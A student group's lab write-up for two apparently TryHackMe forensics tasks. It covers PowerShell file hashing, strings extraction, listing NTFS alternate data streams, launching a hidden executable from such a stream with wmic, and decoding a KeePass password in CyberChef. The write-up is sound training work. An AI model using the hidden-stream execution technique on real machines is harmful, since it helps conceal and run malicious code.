# PSP0201
# Week 6
# Writeup

GROUP NAME: Cyborgs

MEMBERS


| ID NUMBER | NAME | ROLE |
|---|---|---|
| 1211102066 | Hemma Ravindran | Leader |
| 1211100614 | Tivaasheny Ananthan | Member |
| 1211102168 | Nicholas Cheok Jia Jie | Member |
| 1211100986 | Sarvesh Munusamy | Member |

# Day 21 -Time for some ELForensics

**Tool used:** Google, remmina powershell and try hack me


## Question 1:

We need to type more ' . \db file hash.txt ' to get the file hash for db.exe





## Question 2 :

We need to type Get-FileHash -Algorithm MD5 .\deebee.exe to get the MD5 file hash.




## Question 3:

We have to try to get the file hash for SHA256 by just replacing the word MD5 in that command.





## Question 4:

We need to type (C:\Tools\strings64.exe -accepteula .\deebee.exe) to find the hidden flag within the executable.





## Question 5:

We command that we need to type to view ADS is (Get-Item -Path .\deebee.exe -Stream *).





## Question 6:

We need to type wmic process call create $(Resolve-Path .\deebee.exe:hidedb) to get the flag that is displayed when run the database.





## Question 7:

We can find Sharika Spooner name in naughty list when we type 2 and enter.




## Question 8:

We can find Jaime Victoria name in nice list when we type 1 and enter.




## Thought Process/Methodology:

First we need to open try hack me in google then start the attack box and machine. Then we need to open terminal in attack box and write remmina & to connect to remote machine. When there's a box pop up ask for password we just have to ignore it. Then we need to click plus in the remote desktop and fill up the server (IP address), user name and user password. Make sure to use user client resolution and RemoteFX(32 bpp) colour depth. Later press the save as default and connect it. We

need to accept and agree to the certificate. Then open powershell n need to wait and type cd. \Documents\ enter then dir. After that we need to type more ' . \db file hash.txt ' to get the file hash for db.exe . Then, we need to type Get-FileHash -Algorithm MD5 .\deebee.exe to get the MD5 file hash of the mysterious executable within the Documents folder. Next we have to try to get the file hash for SHA256 by just replacing the word MD5 in that command. Then we need to run .\deebee.exe and wait for awile.Later we need to type (C:\Tools\strings64.exe -accepteula .\deebee.exe) to find the hidden flag within the executable. The next step is we need to type (Get-Item -Path .\deebee.exe -Stream *) to view ADS. Then type wmic process call create $(Resolve-Path .\deebee.exe:hidedb) to get the flag that is displayed when run the database connector file. At the same time to find the naughty and nice member list.


**Day 22 - Blue Teaming] Elf McEager becomes CyberElf**

**Tool used:** Remmina and try hackme

**Solution/walkthrough:**


**Question 1:**

After connecting remmina we are supposed to copy the file name and put it in CyberChef to decode it. We must use the magic recipe for it. We will get the answer after baking it.





**Question 2:**

It is the same process as question 1 . we can find the answer if we scroll down a little.




**Question 3:**

After getting the password for the KeePass database we can log in . After logging in we can find the file name hiya in the private files and can also get the notes for it.



